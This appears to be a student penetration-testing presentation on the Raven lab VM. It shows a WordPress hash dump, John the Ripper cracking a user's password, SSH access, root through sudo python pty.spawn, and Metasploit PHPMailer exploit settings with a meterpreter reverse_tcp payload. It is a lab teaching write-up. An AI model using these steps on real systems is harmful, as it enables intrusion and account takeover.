
Max

- **How did you exploit the vulnerability?**
  - Unsalted password hashes were stored in MySQL
- **What did the exploit achieve?**
  - We were able to crack the unsalted hashes using John the Ripper



michael@target1:/var/www/html/wordpress
File Actions Edit View Help

```
--+--------------------+--------------------+----------------------+----
---------+-------------------------------------------------------------
-+----------+----------+---------------+--------------+
5 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+--------------------+--------------------+---
----------+---------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email         | user_url | user_registered     | user_activation_key | us
er_status | display_name |
+----+------------+------------------------------------+---------------+---
---------------+----------+--------------------+--------------------+---
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael      |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+--------------------+--------------------+---
----------+---------------+
2 rows in set (0.00 sec)

mysql> ▌
```




```
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:02:01  3/3 0g/s 7455p/s 7455c/s 7455C/s berley..beejim
0g 0:00:02:13  3/3 0g/s 7456p/s 7456c/s 7456C/s 225553..228902
pink84           (steven)
```


Max

Exploitation: Misconfiguration of user privileges

- **How did you exploit the vulnerability?**
  - User Steven had access to sudo for python commands
- **What did the exploit achieve?**
  - Exploited sudo privileges to gain root access



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 22 13:18:39 2022 from 192.168.1.90
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```




```
SyntaxError: invalid syntax
$ ^C
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

Exploitation: Legacy PHPMailer Instance

Daniel

Summarize the following:

- **How did you exploit the vulnerability?**
  - Target 1 is running PHPMailer version < 5.2.18 which makes it vulnerable to CVE-2016-10033 and CVE-2016-10045. These exploits allow introducing a PHP file through a submission form.
  - Patching to a newer version 6.6.0 released Feb 28th 2022 resolves this problem as this version is no longer impacted by the aforementioned CVEs.
- **What did the exploit achieve?**
  - Permit loading of a RPC PHP script by loading a file on the server, exploiting a submission page.
- **Include a screenshot or command output illustrating the exploit.**
  - Launch meterpreter
  - Load exploit/multi/http/phpmailer_arg_injection
  - Define the target



```
msf5 exploit(multi/http/phpmailer_arg_injection) > set triggeruri /
triggeruri ⇒ /
msf5 exploit(multi/http/phpmailer_arg_injection) > show options

Module options (exploit/multi/http/phpmailer_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.1.110    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /contact.php     yes       Path to the application root
   TRIGGERURI   /                no        Path to the uploaded payload
   VHOST                         no        HTTP server virtual host
   WEB_ROOT     /var/www/html    yes       Path to the web root


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Avoiding Detection

Stealth Exploitation of WordPress Enumeration

Silas

Monitoring Overview

